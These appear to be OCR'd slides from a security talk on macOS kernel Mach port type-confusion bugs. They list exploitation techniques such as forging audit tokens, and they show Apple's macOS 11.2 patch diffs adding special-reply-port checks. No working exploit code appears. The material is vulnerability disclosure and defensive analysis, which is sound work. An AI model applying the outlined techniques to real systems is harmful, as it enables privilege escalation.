
The whole picture



The whole picture



The fix


analysis the patch in host_request_notification
type confusion between ipc_port and ipc_importance_task_t
semi-arbitrary port type confusion
other confusions such as turnstile and ipc_kmsg
other kobject type confusions
type confusion between vm_named_entry and host_security_port
forge arbitrary audit token
kuncd launch terminal
other abuses of the audit_token

The fix

- Apple added more checks on special reply ports in macOS 11.2

```
@@ -2049,7 +2050,7 @@ ipc_right_copyin(
        assert(port->ip_receiver_name == name);
        assert(port->ip_receiver == space);

-       if (port->ip_immovable_receive) {
+       if (port->ip_immovable_receive || port->ip_specialreply) {
            assert(port->ip_receiver != ipc_space_kernel);
            ip_unlock(port);
            assert(current_task() != kernel_task);
```

cannot send a special reply port with MACH_MSG_TYPE_MOVE_RECEIVE

```
@@ -967,6 +967,15 @@ ipc_port_destroy(ipc_port_t port)
    /* check for a backup port */
    pdrequest = port->ip_pdrequest;

+   /*
+    * Panic if a special reply has ip_pdrequest or ip_tempowner
+    * set, as this causes a type confusion while accessing the
+    * kdata union.
+    */
+   if (special_reply && (pdrequest || port->ip_tempowner)) {
+       panic("ipc_port_destroy: invalid state");
+   }
```

```
@@ -1676,8 +1676,12 @@ mach_port_request_notification(
        }
        /* port is locked and active */

-       /* you cannot register for port death notifications on a kobject */
-       if (ip_kotype(port) != IKOT_NONE) {
+       /*
+        * you cannot register for port death notifications on a kobject,
+        * kolabel or special reply port
+        */
+       if (ip_is_kobject(port) || ip_is_kolabeled(port) ||
+           port->ip_specialreply) {
```

Conclusion

- Variant analysis brings surprises
- Port type confusion forms a giant attack surface
- Data type confusion survives from PAC, even MTE

Thank you!